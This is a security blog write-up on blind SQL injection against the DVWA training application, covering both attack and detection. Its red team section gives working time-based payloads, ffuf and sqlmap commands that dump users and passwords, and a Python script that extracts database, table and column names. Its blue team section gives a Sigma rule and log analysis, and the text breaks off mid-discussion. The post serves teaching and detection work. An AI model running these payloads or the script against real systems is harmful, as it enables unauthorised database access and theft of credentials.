DVWA SQL Injection Blind Low Sec - Red Blue Purple Team
In today’s blog post I cover all aspects of SQL Injection Blind. You’ll learn how to execute SQL Injection without receiving the returned results with a browser first then moving on to ffuf, a little Python script and finally sqlmap.
For the Blue Team perspective I demonstrate how to detect this activity using a similar approach to the last post. I also propose a novel approach to detect successful blind SQLi that I’m calling Sleepy Porcupine.
The Purple Team automates all the aspects of attack and detection.
Video
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
SQL Injection (Blind) - Red Team
What happens if we can inject payloads and get them to work, but we don’t get any textual response from the database? Blind SQLi, in this case we are able to get the database to execute commands but we are limited to “success”/”failure” type responses.
Sequence Diagram for Structured Query Language Injection (Blind)
sequenceDiagram
participant Attacker
participant DVWA

Attacker->>DVWA: GET /DVWA/login.php
DVWA-->>Attacker: Login Page with user_token

Attacker->>DVWA: POST /DVWA/login.php (username, password, user_token)
DVWA-->>Attacker: Responce with PHPSESSID

Attacker->>DVWA: POST /DVWA/security.php (security=low, user_token)
DVWA-->>Attacker: Security Level Set to Low

loop Iterate through possible letters [a-zA-Z0-9_]
Attacker->>DVWA: GET /DVWA/vulnerabilities/sqli_blind/?id=1'<SQLi_Blind_payload>&Submit=Submit
DVWA-->>Attacker: Response

alt Response Delayed by 5 seconds
DVWA->>Attacker: SQLi letter guessed
else Failure
DVWA->>Attacker: SQLi failed
end
end
Basic Browser
To demonstrate lets have a look as always in browser first.
 Example blind sqli main page
Lets try get some users:
 Example sqlib search for uid 1
Something to note the page will also respond with a http status code, so for the above it’s 200 and the below it’s 404.
Now lets see if we search for something we think should fail:
 Example sqlib search for uid asdf
Based on these responses we can make an educated guess that the query being run in the backend is something like
1
SELECT user_id FROM users WHERE user_id = '$id';
Then the .php script will return “yay/nay” if the user_id is present. Not much we can infer from this, however lets see if the database will execute commands.
1
1' AND SLEEP(5);-- -
 Example sqlib blind sleep
As we can see from the response taking 5 seconds to return results the SLEEP(5). Now we can construct a query to indirectly exfiltrate data out of the database, first we will test what the database name is. You can iterate over the amount of values until you reach one where the SLEEP works.
1
1' AND IF (length(database ()) = 4, SLEEP (5),1);-- -
Now that we know we can infer what is in the database in the Python section there is a script to exfiltrate data.
ffuf
We will attempt to identify if the app is vulnerable using a quick (or in this case slow) ffuf scan.
You will need the new SQLi wordlist and
pencodeinstalled as described in the last section’sffufsegment.
You must reduce the thread count down to 1 or else DVWA might become unresponsive with the default 40.
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli_blind/?id=1'FUZZ&Submit=Submit#" -r -b "security=low; PHPSESSID=${PHPSESSID}" -w <(pencode -input sql-injection-payload-list/Intruder/detect/Generic_TimeBased.txt urlencode) -mt \>500 -timeout 100 -t 1
 Example sqlib ffuf output
This confirms it’s vulnerable. Lets try a Nuclei module to automate it.
Python
Due to the nature of the exploit it would take an inordinate amount of time to test all the combinations manually, so instead I wrote a little Python scrip to pull the Database, Table and Column names.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
# Code generated in part by ChatGPT
import argparse
import requests
import time
import string
import re
from urllib.parse import quote_plus

def parse_arguments():
    parser = argparse.ArgumentParser(description='Enumerate database name via time-based blind SQL injection using GET requests.')
    parser.add_argument('target_url', type=str, help='Target SQLi URL (e.g., http://tartarus-dvwa.home.arpa/DVWA/login.php)')
    return parser.parse_args()

def get_cookies(url):
    response = requests.get(url)
    return response.cookies.get_dict()

def sqli_blind(url):
    phpsessid = get_cookies(url).get('PHPSESSID')

    cookies_jar = {
        'PHPSESSID': phpsessid,
        'security': 'low'
    }

    with requests.Session() as c:
        c.cookies.update(cookies_jar)

        r = c.get(url)
        token_match = re.search(r"user_token'\s*value='(.*?)'", r.text)
        if not token_match:
            print("Failed to retrieve user_token.")
            return
        token = token_match.group(1)

        payload = {
            'username': 'admin',
            'password': 'password',
            'user_token': token,
            'Login': 'Login'
        }

        p = c.post(url, data=payload)

        print("Session Cookies After Login:", c.cookies.get_dict())
        database_name = ""
        max_length = 32

        tables = []
        tables_max_tables = 10
        tables_max_length = 32

        columns = []
        columns_max_columns = 10
        columns_max_length = 32

        print("[*] Extracting database name via time-based SQLi...")

        for i in range(1, max_length + 1):
            target_url = "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli_blind/?id="
            found = False
            for char in string.ascii_letters + string.digits + "_":
                injection_payload = f"1' AND IF(SUBSTRING(DATABASE(),{i},1)='{char}', SLEEP(2), 0);-- -"
                encoded_payload = quote_plus(injection_payload)
                full_url = f"{target_url}{encoded_payload}&Submit=Submit#"

                start_time = time.time()
                response = c.get(full_url)
                elapsed_time = time.time() - start_time

                if elapsed_time > 1.9:
                    database_name += char
                    print(f"[+] Found character {i}: {char}")
                    found = True
                    break

            if not found:
                break

        print("[*] Extracting table name via time-based SQLi...")

        for index in range(tables_max_tables):
               table_name = ""
               for i in range(1, tables_max_length + 1):
                   found = False
                   for char in string.ascii_letters + string.digits + "_":
                       payload = f"1' AND IF(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema='{database_name}' LIMIT {index},1),{i},1)='{char}', SLEEP(2), 0);-- -"
                       encoded_payload = quote_plus(payload)
                       full_url = f"{target_url}{encoded_payload}&Submit=Submit#"

                       start_time = time.time()
                       response = c.get(full_url)
                       elapsed_time = time.time() - start_time

                       if elapsed_time > 1.9:
                           table_name += char
                           print(f"[+] Found character {i} in table {index}: {char}")
                           found = True
                           break

                   if not found:
                       break

               if table_name:
                   tables.append(table_name)
               else:
                   break

        print("[*] Extracting column names via time-based SQLi...")

        for table_name in tables:
            index_col = 0
            while index_col < columns_max_columns:
                column_name = ""
                for i in range(1, columns_max_length + 1):
                    found = False
                    for char in string.ascii_letters + string.digits + "_":
                        payload = f"1' AND IF(SUBSTRING((SELECT column_name FROM information_schema.columns WHERE table_schema='{database_name}' AND table_name='{table_name}' LIMIT {index_col},1),{i},1)='{char}', SLEEP(2), 0);-- -"
                        encoded_payload = quote_plus(payload)
                        full_url = f"{target_url}{encoded_payload}&Submit=Submit#"

                        start_time = time.time()
                        response = c.get(full_url)
                        elapsed_time = time.time() - start_time

                        if elapsed_time > 1.9:
                            column_name += char
                            print(f"[+] Found character {i} in table {table_name}, column {index_col}: {char}")
                            found = True
                            break

                    if not found:
                        break

                if column_name:
                    columns.append(column_name)
                    index_col += 1
                else:
                    break

        print(f"\n[+] Extracted Database name: {database_name}")
        print(f"[+] Extracted table names: {tables}")
        print(f"[+] Extracted column names: {columns}")


def main(args):
    sqli_blind(args.target_url)

if __name__ == '__main__':
    main(parse_arguments())
The script could be further honed to extract the values of all the columns.
 Example sqlib python exfil script in neovim
sqlmap
With a better understanding of how we inject blind payloads into vulnerable SQL statements and infer information about the schema, we can move to automate it with sqlmap.
The below
sqlmapcommand is wrong, it should be:sqlmap --flush-session -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --technique=T --users --passwords --dump --cookie="PHPSESSID=${PHPSESSID};security=low"instead, this tellssqlmapto only use time based techniques. It will take much longer now to complete.
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
sqlmap --flush-session -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --users --passwords --dump --cookie="PHPSESSID=${PHPSESSID};security=low"
As before just press enter when prompted to accept the defaults.
 Example sqlib sqlmap output
SQL Injection (Blind) - Blue Team
Another easy one. The same caveats as before apply. Let this be an example for the principle of understanding the log source. I spent some time before finding why the detection logic for SQLi doesn’t fire when it should. After reviewing the rule and logs, you should realise my error.
Sigma Rule
The Sigma rule:
1
2
3
4
5
6
7
8
9
10
11
12
13
...
detection:
    selection:
        cs-method:
            - 'GET'
        uri-query|contains:
            - '@@version'
...
            - "+or+0%3D0+%23%22"
    filter_main_status:
        sc-status: 404
    condition: selection and not 1 of filter_main_*
...
The log:
 Example kibana sqlib log
When presented like this it’s obvious what’s going on, since the application replies with a 404 response code when it doesn’t find the ID in the table, we do not see it, even though the SQLi succeeds.
The fix is removing the filter, since we know it doesn’t work in our environment as seen by the ES|QL search from the previous example.
Side Channel: Sleepy Porcupine
The next question is how can we tell if the Blind SQLi succeeded?
Due to the nature of the logging we aren’t able to gain direct assurances that the attack succeeded by just a single request. Take for example the nuclei template:
1
2
3
4
5
6
  - raw:
      - |
        GET /DVWA/vulnerabilities/sqli_blind/?id=1'+AND+SLEEP(5)%3B--+-&Submit=Submit# HTTP/1.1
        Host:
        Accept: */*
        Connection: close
Creates a log that looks like:
1
192.168.56.200 - - [08/Apr/2025:18:52:17 +0000] "GET /DVWA/vulnerabilities/sqli_blind/?id=1'+AND+SLEEP(5)%3B--+-&Submit=Submit HTTP/1.1" 404 5090 "-" "Mozilla/5.0 (Debian; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
The log is created the same instance the request is made, there is no way to see if the five second delay worked or not. The firewall logs are no help either. From what I can tell only the attacker would experience the “delay” - if successful. Single event confirmation is out, response size trickery is also out. What about in a more realistic scenario, the Python script (from above) in the Red Team section is a good place to start.
What does the execution of the script look like in the logs?
